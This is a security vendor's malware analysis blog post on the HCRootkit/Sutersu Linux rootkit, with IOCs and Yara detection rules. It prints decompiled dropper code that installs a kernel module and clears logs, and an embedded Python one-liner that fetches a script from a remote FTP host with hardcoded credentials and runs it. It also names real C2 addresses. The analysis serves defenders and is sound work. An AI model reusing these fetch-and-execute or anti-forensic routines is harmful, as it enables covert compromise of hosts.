
HCRootkit / Sutersu Linux Rootkit Analysis

lacework.com/blog/hcrootkit-sutersu-linux-rootkit-analysis/

September 23, 2021



Jared Stroud, Tom Hegel
Cloud Security Researchers – Lacework Labs

Key Points

- Lacework Labs identified new samples and infrastructure associated with HCRootkit / Sutersu Linux rootkit activity, building-off its recent initial identification from our colleagues at Avast.
- Malicious droppers include and deliver additional files, a kernel module, and userland ELF. These files compromise a host with standard rootkit functionality.
- The main agent uses a unique custom protobuf based protocol for C2 communication.

Summary

Lacework Labs recently examined a new publicly shared rootkit, identifying its core capabilities and level of threat it represents to Linux hosts. The rootkit was first shared by Avast, triggering us to confirm coverage and investigate further. Our analysis below provides insight into the installer (droppers), in addition to the Kernel module and userland samples dropped. Our objective with this blog is to build on top of the findings from Avast, share our analysis, and provide defenders with detection options in the form of Yara rules and IOCs.

For more content like this, follow us on Twitter or LinkedIn to keep up with our latest research.

The Dropper

The ELF dropper (*602c435834d796943b1e547316c18a9a64c68f032985e7a5a763339d82598915*) is a modified version of the coreutils "kill" binary. The majority of the "kill" binary's core functionality remains the same, but with the addition of writing two ELF files to disk during execution. One of these components is a userland binary and the other a kernel module (*10c7e04d12647107e7abf29ae612c1d0e76a79447e03393fa8a44f8a164b723d*) identified by Avast as the Sutersu rookit. Notably, figure – 0 and figure 1 show the the ELF dropper and kernel rootkit had low or non-existent detection rates on VirusTotal.




Figure 0 – VirusTotal for Dropper




Figure 1 – Kernel Rootkit

The rootkit is written to disk first after a temporary filename has been generated via the *mktemp* system call. After writing 20224 bytes (*0x4f00*) to the temporary file, the file descriptor is closed and then the *insmod* utility is used to install this kernel module. Errors are subsequently ignored through stdout/stderr redirection to */dev/null*. If secure boot is enabled on the underlying system (*which would require signed kernel modules*) or the kernel version is not what the kernel module was compiled for, *insmod* will fail. Finally, the dmesg utility is used to clear the dmesg output (T1070,) which would contain forensic artifacts of a kernel module being installed as well as remove the underlying ELF binary via *unlink*.

```
mktemp(tmp_KO_file);
fd = open(tmp_KO_file,0x241,0x1b6);
if (0 < fd) {
  write(fd,embedded_elf_ko,0x4f00);
  close(fd);
  __snprintf_chk(tmp_file_name,100,1,100,"/sbin/insmod %s > /dev/null 2>&1",tmp_KO_file);
  system(tmp_file_name);
  system("/bin/dmesg -c > /dev/null 2>&1");
  unlink(tmp_KO_file);
}
```

Figure 2 – Kernel Module Written to Disk

After writing the kernel module to disk, the embedded userland component is written to either */proc/.inl* or */tmp/.tmp_XXXXXX* depending on whether or not the open command succeeded for */proc/.inl*.

Given the underlying backdoor coreutils utility is kill, it is not uncommon for the legitimate usage of this utility to be executed via "*sudo kill*" when terminating privileged processes. Executing with sudo results in appropriate permissions to both install the kernel module and write to the privileged location in */proc/*. After writing the file, the file descriptor is closed and the binary is executed via the *system* syscall followed by deletion via the *unlink* syscall. This behavior can be seen in the following figure below.

```
  fd = open("/proc/.inl",0);
  if (0 < fd) {
    close(fd);
    lVar6 = 0x11;
    fd_tmp_xxxx = "/tmp/.tmp_XXXXXX";
    pcVar11 = tmp_file_name;
    while (lVar6 != 0) {
      lVar6 = lVar6 + -1;
      *pcVar11 = *fd_tmp_xxxx;
      fd_tmp_xxxx = fd_tmp_xxxx + (ulong)bVar14 * -2 + 1;
      pcVar11 = pcVar11 + (ulong)bVar14 * -2 + 1;
    }
    mktemp(tmp_file_name);
    fd = open(tmp_file_name,0x241,0x1ff);
    if (0 < fd) {
      write(fd,&embedded_elf_userland,833740);
      close(fd);
      system(tmp_file_name);
      unlink(tmp_file_name);
    }
  }
}
```

Figure 3 – Userland ELF Written to Disk

The Rootkit – Sutersu

The kernel module as pointed out by Avast is the open-source rootkit “Sutersu”. This rootkit has wide kernel version support, as well as supporting multiple architectures including x86, x86_64, and ARM. Sutersu supports file, port, and process hiding, as one would expect from a rootkit. Sutersu also supports functionality beyond process and file hiding in the form of additional modules that are specified during compile time.

At the time of this writing, these additional modules include a keylogger, a module to download and execute (DLEXEC) a binary upon a given event, and an ICMP module to monitor for specific “magic bytes” before triggering an event. The DLEXC and ICMP module can be used together to trigger the downloading and execution of a binary when a specific ICMP packet is received. They also can be used independently. Lacework labs identified multiple Sutersu kernel modules with various modules and external IPs.

One variant of Sutersu identified within a dropper ELF containing the ICMP module that watches for incoming ICMP packets to then trigger further actions is shown as hiding any outbound connections to a given address. Figure – 4 below shows hardcoded IPv4 addresses identified within the Sutersu KO file. The “127.0.0.1” corresponds to a sshd server setup command within the userland ELF binary shown in figure -X.

```
                      s_172.96.231.69_00100f6d                       XREF[2]:     icmp_init:001009eb(*),
                                                                                  icmp_init:001009eb(*)
00100f6d 31 37 32        ds          "172.96.231.69"
         2e 39 36
         2e 32 33 ...

                      s_127.0.0.1_00100f7b                           XREF[1]:     icmp_init:001009fd(*)
00100f7b 31 32 37        ds          "127.0.0.1"
         2e 30 2e
         30 2e 31 00
```

Figure 4 – Embedded IPs of Kernel Module

```
void sshd_setup(void)

{
  char *sshd_bin;
  char *sshd_arg_e;
  char *ssh_arg_ssh_host_ecdsa_key;
  char *ssh_arg_d;
  char *ssh_ds_key;
  char *ssh_arg_r;
  char *ssh_rsa_key;
  char *ssh_arg_port;
  char *ssh_port;
  char *ssh_ipv4;
  undefined4 local_c;

  sshd_bin = "./sshd";
  sshd_arg_e = "-e";
  ssh_arg_ssh_host_ecdsa_key = "ssh_host_ecdsa_key";
  ssh_arg_d = "-d";
  ssh_ds_key = "ssh_host_dsa_key";
  ssh_arg_r = "-r";
  ssh_rsa_key = "ssh_host_rsa_key";
  ssh_arg_port = "-p";
  ssh_port = "65439";
  ssh_ipv4 = "127.0.0.1";
  local_c = 10;
  FUN_00479caf(10,&sshd_bin,&sshd_bin);
  return;
}
```

Figure 5 – sshd Setup from Userland Component

The Userland ELF

The embedded userland ELF file is a dynamically linked file packed via the UPX utility. This is indicative based on string artifacts within the binary, but also the tell-tale sign of the two distinct segments that exist within UPX created binaries (*sometimes labeled UPX_0 and UPX_1*).




Figure 6 – UPX Segments

```
00000000: 7f45 4c46 0201 0103 0000 0000 0000 0000  .ELF............
00000010: 0200 3e00 0100 0000 a0ac 4c00 0000 0000  ..>.......L.....
00000020: 4000 0000 0000 0000 0000 0000 0000 0000  @...............
00000030: 0000 0000 4000 3800 0300 4000 0000 0000  ....@.8...@.....
00000040: 0100 0000 0500 0000 0000 0000 0000 0000  ................
00000050: 0000 4000 0000 0000 0000 4000 0000 0000  ..@.......@.....
00000060: bbb5 0c00 0000 0000 bbb5 0c00 0000 0000  ................
00000070: 0000 2000 0000 0000 0100 0000 0600 0000  .. .............
00000080: 0000 0000 0000 0000 00c0 4c00 0000 0000  ..........L.....
00000090: 00c0 4c00 0000 0000 0000 0000 0000 0000  ..L.............
000000a0: 88ec 3f00 0000 0000 0010 0000 0000 0000  ..?.............
000000b0: 51e5 7464 0600 0000 0000 0000 0000 0000  Q.td............
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 1000 0000 0000 0000 9a26 c767 5550 5821  .........&.gUPX!
000000f0: 2409 0d16 0000 0000 508a 2c00 508a 2c00  $.......P.,.P.,.
00000100: 7002 0000 c900 0000 0800 0000 f7fb 93ff  p...............
00000110: 7f45 4c46 0201 0103 0002 003e 0001 0e58  .ELF.......>...X
00000120: e240 1f77 37f9 bd0b 12d0 822c 2738 000a  .@.w7......,'8..
00000130: 0a40 dada fb1e 001d 0006 1e05 4f0e 40eb  .@..........O.@.
00000140: b603 f930 0200 084f e104 2ede 81b4 c970  ...0...O.......p
00000150: 0e40 1c0b 5dbb 25d3 0f01 de01 4058 b7e4  .@..].%.....@X..
```

Figure 7 – Hexdump of Userland Binary

As mentioned by Avast Research Labs in their tweet, the userland binary contains custom protobuf files for commands. Unique file paths identified within the binary also indicate the usage of Poco (networking libraries), Libboost(verbose set of C++ libraries), and libssh.

```
3rdparty/protobuf-2.6.1/src/google/protobuf/generated_message_util.h
3rdparty/protobuf-2.6.1/src/google/protobuf/repeated_field.h
3rdparty/boost_1_69_0/boost/asio/detail/posix_event.hpp
3rdparty/boost_1_69_0/boost/asio/detail/posix_event.hpp
3rdparty/protobuf-2.6.1/src/google/protobuf/generated_message_util.h
3rdparty/boost_1_69_0/boost/asio/detail/posix_event.hpp
3rdparty/boost_1_69_0/boost/smart_ptr/shared_ptr.hpp
3rdparty/protobuf-2.6.1/src/google/protobuf/repeated_field.h
3rdparty/protobuf-2.6.1/src/google/protobuf/generated_message_util.h
3rdparty/boost_1_69_0/boost/asio/detail/posix_event.hpp
3rdparty/boost_1_69_0/boost/smart_ptr/shared_ptr.hpp
/root/Devel/Projects/rootkit/3rdparty/poco-1.9.0-all/Foundation/include/Poco/ScopedLock.h
/root/Devel/Projects/rootkit/3rdparty/poco-1.9.0-all/Foundation/include/Poco/RefCountedObject.h
/root/Devel/Projects/rootkit/3rdparty/poco-1.9.0-all/Foundation/include/Poco/String.h
/root/Devel/Projects/rootkit/3rdparty/poco-1.9.0-all/Foundation/include/Poco/SharedPtr.h
/root/Devel/3rdParty/libssh-0.7.7/src/misc.c
/root/Devel/3rdParty/libssh-0.7.7/src/packet_crypt.c
/root/Devel/3rdParty/libssh-0.7.7/src/libcrypto-compat.c
```

Figure 8 – Hardcoded Development Paths

Lacework Labs identified other variants of userland libraries embedded within Sutersu variants (*54b1a9338aa7df8a97fea8da863c615352368f3fc67e3caceb6ee65eb71bdbff*) that contained Python one-liners. Figure – 9 below shows the embedded Python one-liner that fetches a remote binary over FTP via credentials of “winter1qa2ws” with a username of “vsftp”.

```
python_one_liners =
     (undefined8 *)
     "import ftplib, tempfile, os, sys\nos.unlink(__file__)\nftp = ftplib.FTP()\nftp.conne
     ct(sys.argv[1], int(sys.argv[2]))\nftp.login(\'vsftp\', \'winter1qa2ws\')\ntmp_file =
      tempfile.mktemp(prefix=\'.tmp_\')\nfp = open(tmp_file, \'wb\')\nftp.retrbinary(\'RET
     R tasks/{0}.py\'.format(sys.argv[3]), fp.write, 1024)\nfp.close()\nftp.quit()\nexecfi
     le(tmp_file)\n"
;
```

Figure 9 – Python One Liner

Initial Userland Execution Tasks

Upon initial execution of the userland binary, the program attempts to remove any evidence of the dropper by overwriting the install location with junk data (hex value 0xff11). This code snippet below was found in various Sutersu kernel modules as well.

```
void overwrite_ko_fd(void)

{
  undefined4 junk;
  int fd;

  fd = open("/proc/.inl",1);
  if (-1 < fd) {
    junk = 0xff11;
    write(fd,&junk,4);
    close(fd);
  }
  return;
}
```

Figure 10 – Overwriting Previously Created Files

Next, the userland binary ensures it has access to the directory of /root/ (variable pathName in Figure – 11), followed by reading in the current executing binary into a local buffer in order to execute the binary and masquerade under the process name “*[kthread]*” (T1036.005).

```
    accessCheck = access(pathName,1);
    if (accessCheck != -1) {
      procName = "[kthread]";
      unused_var = 0;
      PATH = "PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/sbin";
      unsued_var_2 = 0;
      pathName = (char *)std::basic_string<char,std::char_traits<char>,std::allocator<char>>::
                         c_str();
      execve(pathName,&procName,&PATH);
    }
  }
```

Figure 11 – Re-spawning Userland Binary as Kthread

Finally, the main execution loop involves making HTTP GET requests to several domains on port 65130 for a resource of "/iplist". Notably, this port is also included in the Sutersu kernel module as a port to hide. Every 180 seconds, the binary attempts to spawn sshd on 127.0.0.1 port 65439 as shown in the *sshd Setup from Userland Component image*. The userland ELF was executed in an isolated environment where a subset of static domain entries were added to /etc/hosts to observe behavior to domain interaction. The image below shows the ELF attempting to launch SSH and failure messages for domains not specifically listed in */etc/hosts* and that are not reachable.

```
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Host not found: pdjwebrfgdyzljmwtxcoyomapxtzchvn.com
Binding to 127.0.0.1:65439: Address already in use
Host not found: esnoptdkkiirzewlpgmccbwuynvxjumf.name
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Host not found: pdjwebrfgdyzljmwtxcoyomapxtzchvn.com
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Host not found: pdjwebrfgdyzljmwtxcoyomapxtzchvn.com
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
Binding to 127.0.0.1:65439: Address already in use
```

Figure 12 – Main Execution of ELF

Custom Protobuf

As originally mentioned by Avast, the userland component contains a custom protobuf for defining messages to its C2 server. Lacework Labs was able to carve out the protobuf artifacts to identify underlying functionality within the userland component. Additional hardcoded strings in the binary indicated that this was protobuf version 2, which allows for fields to be optional. This is an important consideration when thinking of whether or not a field will always have data in a protobuf message being sent back to the C2 server. Figure-12 below is a pseudo code representation of the extracted protobuf fields and may not represent the exact protobuf definition.

```
cmd.proto {
    cmd
    SessionInfo
    desc
    hide
    uid
    Init
    key
    sysinfo
    SystemVersion
    version
    system
    RequestVersion
    app_type
    ResponseVersion
    size
    app_type
    RequestUpdateDownload
    size
    app_type
    ResponseUpdateDownload
    off
    data
    app_type
    Upload_Passwd
}

cmd.Upload_Passwd.PasswordInfo{
    PasswordInfo
    address
    port
    username
    password
    Tick
    Show_Msg
    message
    Forward_Data
    src_uid
    dest_uid
    cmd
    data
    Host_List
}

cmd.Host_List.Host_Info {
    Host_Info
    ip
    system
    hide
    version
    nonlinetime
    desc
    Session_Connect
    uid
    Session_DisConnect
    uid
    Verify
    username
    password
    CommonCommand
    cmd
    args
}
cmd.CommonCommand.Command_Info {
    Command_Info
    name
    value
```

```
    List_Dir
    files
}

cmd.List_Dir.List_Info {
    dir
    List_Info
    name
    modify_date
    isdir
    size
    executable
    readonly
    writeable
    Fwd_Beg
    code
    message
    Fwd_Ing
    data
    Fwd_End
    code
    message
}
```

Figure 13 – Extracted Custom Protobuf

Custom Ghidra Scripts

To aid in the analysis and triage of key IoCs from the malware discussed above, Lacework Labs is releasing two Ghidra scripts to aid defenders and researchers alike. The dropper ELF contains multiple embedded ELFs for both the userland and the Suterusu rootkit component. The HC_Dropper_ID Ghidra script identifies the location of these embedded binaries to aid in ELF extraction.

```
HC_Dropper_Extraction.java> [Dropper] insmod string identified at 00405288
HC_Dropper_Extraction.java> [Dropper] insmod referenced at 00401ab1
HC_Dropper_Extraction.java> [Dropper - KO ELF] 00401aa3
HC_Dropper_Extraction.java> [+] Found embedded ELF 004054a1
HC_Dropper_Extraction.java> [+] Found embedded ELF 004055b1
```

Figure 14 – Dropper ID

The “HCRootkit_Sutersu” identifies the “vermagic” string that reveals the kernel the Suterusu rootkit has been compiled for. Additionally, the script attempts to identify embedded IPv4 scripts as well as the ICMP module. Figure – 12 shows the output of the Ghidra script execution.

```
HCRootkit_Sutersu.java> Kernel Magic: vermagic=2.6.32-696.el6.x86_64 SMP mod_unload modversions
HCRootkit_Sutersu.java> ICMP_INIT: 00100a60
HCRootkit_Sutersu.java> [IPv4]127.0.0.1
HCRootkit_Sutersu.java> [IPv4]172.96.231.69
HCRootkit_Sutersu.java> Finished!
```

Figure 15 – HCRootkit_Sutersu

Conclusion

Understanding the open source offensive utility ecosystem and leveraging those resources during analysis can quickly reduce the time it takes to identify critical IoCs for your organization. Lacework Labs continues to track evolving threats and release IoCs as well as Ghidra scripts to help defenders everywhere respond to incidents. For more content like this, follow Lacework Labs on Youtube, Twitter and LinkedIn!

Indicators of Compromise

```
efbd281cebd62c70e6f5f1910051584da244e56e2a3228673e216f83bdddf0aa
602c435834d796943b1e547316c18a9a64c68f032985e7a5a763339d82598915
6187541be6d2a9d23edaa3b02c50aea644c1ac1a80ff3e4ddd441b0339e0dd1b
19b4ccbd5dedcd355eb6c10eabcf7884a92350717815c4fc02d886bc76ecd917
10c7e04d12647107e7abf29ae612c1d0e76a79447e03393fa8a44f8a164b723d
7e5b97135e9a68000fd3efee51dc5822f623b3183aecc69b42bde6d4b666cfe1
d7ad1bff4c0e6d094af27b4d892b3398b48eab96b64a8f8a2392e26658c63f30
7b48feabd0ffc72833043b14f9e0976511cfde39fd0174a40d1edb5310768db3
2daa5503b7f068ac471330869ccfb1ae617538fecaea69fd6c488d57929f8279
ywbgrcrupasdiqxknwgceatlnbvmezti.com
pdjwebrfgdyzljmwtxcoyomapxtzchvn.com
yhgrffndvzbtoilmundkmvbaxrjtqsew.com
wcmbqxzeuopnvyfmhkstaretfciywdrl.name
ruciplbrxwjscyhtapvlfskoqqgnxevw.name
esnoptdkkiirzewlpgmccbwuynvxjumf.name
nfcomizsdseqiomzqrxwvtprxbljkpgd.name
hkxpqdtgsucylodaejmzmtnkpfvojabe.com
etzndtcvqvyxajpcgwkzsoweaubilflh.com
172.96.231.69
47.112.197.119
```

Yara Rules

```
rule linux_mal_hcrootkit_1 {
	meta:
		description = "Detects Linux HCRootkit, as reported by Avast"
		hash1 = "2daa5503b7f068ac471330869ccfb1ae617538fecaea69fd6c488d57929f8279"
		hash2 = "10c7e04d12647107e7abf29ae612c1d0e76a79447e03393fa8a44f8a164b723d"
		hash3 = "602c435834d796943b1e547316c18a9a64c68f032985e7a5a763339d82598915"
		author = "Lacework Labs"
		ref = "https://www.lacework.com/blog/hcrootkit-sutersu-linux-rootkit-analysis/"
	strings:
		$a1 = "172.96.231."
		$a2 = "/tmp/.tmp_XXXXXX"
		$s1 = "/proc/net/tcp"
		$s2 = "/proc/.inl"
		$s3 = "rootkit"
	condition:
		uint32(0)==0x464c457f and
		((any of ($a*)) and (any of ($s*)))
}

rule linux_mal_hcrootkit_2 {
	meta:
		description = "Detects Linux HCRootkit Wide, unpacked"
		hash1 = "2daa5503b7f068ac471330869ccfb1ae617538fecaea69fd6c488d57929f8279"
		hash2 = "10c7e04d12647107e7abf29ae612c1d0e76a79447e03393fa8a44f8a164b723d"
		author = "Lacework Labs"
		ref = "https://www.lacework.com/blog/hcrootkit-sutersu-linux-rootkit-analysis/"
	strings:
		$s1 = "s_hide_pids"
		$s2 = "handler_kallsyms_lookup_name"
		$s3 = "s_proc_ino"
		$s4 = "n_filldir"
		$s5 = "s_is_proc_ino"
		$s6 = "n_tcp4_seq_show"
		$s7 = "r_tcp4_seq_show"
		$s8 = "s_hide_tcp4_ports"
		$s9 = "s_proc_open"
		$s10 = "s_proc_show"
		$s11 = "s_passwd_buf"
		$s12 = "s_passwd_buf_len"
		$s13 = "r_sys_write"
		$s14 = "r_sys_mmap"
		$s15 = "r_sys_munmap"
		$s16 = "s_hide_strs"
		$s17 = "s_proc_write"
		$s18 = "s_proc_inl_operations"
		$s19 = "s_inl_entry"
		$s20 = "kp_kallsyms_lookup_name"
		$s21 = "s_sys_call_table"
		$s22 = "kp_do_exit"
		$s23 = "r_sys_getdents"
		$s24 = "s_hook_remote_ip"
		$s25= "s_hook_remote_port"
		$s26 = "s_hook_local_port"
		$s27 = "s_hook_local_ip"
		$s28 = "nf_hook_pre_routing"
	condition:
		uint32(0)==0x464c457f and 10 of them
}

rule linux_mal_suterusu_rootkit {
	meta:
		description = "Detects open source rootkit named suterusu"
		hash1 = "7e5b97135e9a68000fd3efee51dc5822f623b3183aecc69b42bde6d4b666cfe1"
		hash2 = "7b48feabd0ffc72833043b14f9e0976511cfde39fd0174a40d1edb5310768db3"
		author = "Lacework Labs"
		ref = "https://www.lacework.com/blog/hcrootkit-sutersu-linux-rootkit-analysis/"
	strings:
		$a1 = "suterusu"
		$a3 = "srcversion="
		$a4 = "Hiding PID"
		$a5 = "/proc/net/tcp"
	condition:
		uint32(0)==0x464c457f and all of them
}
```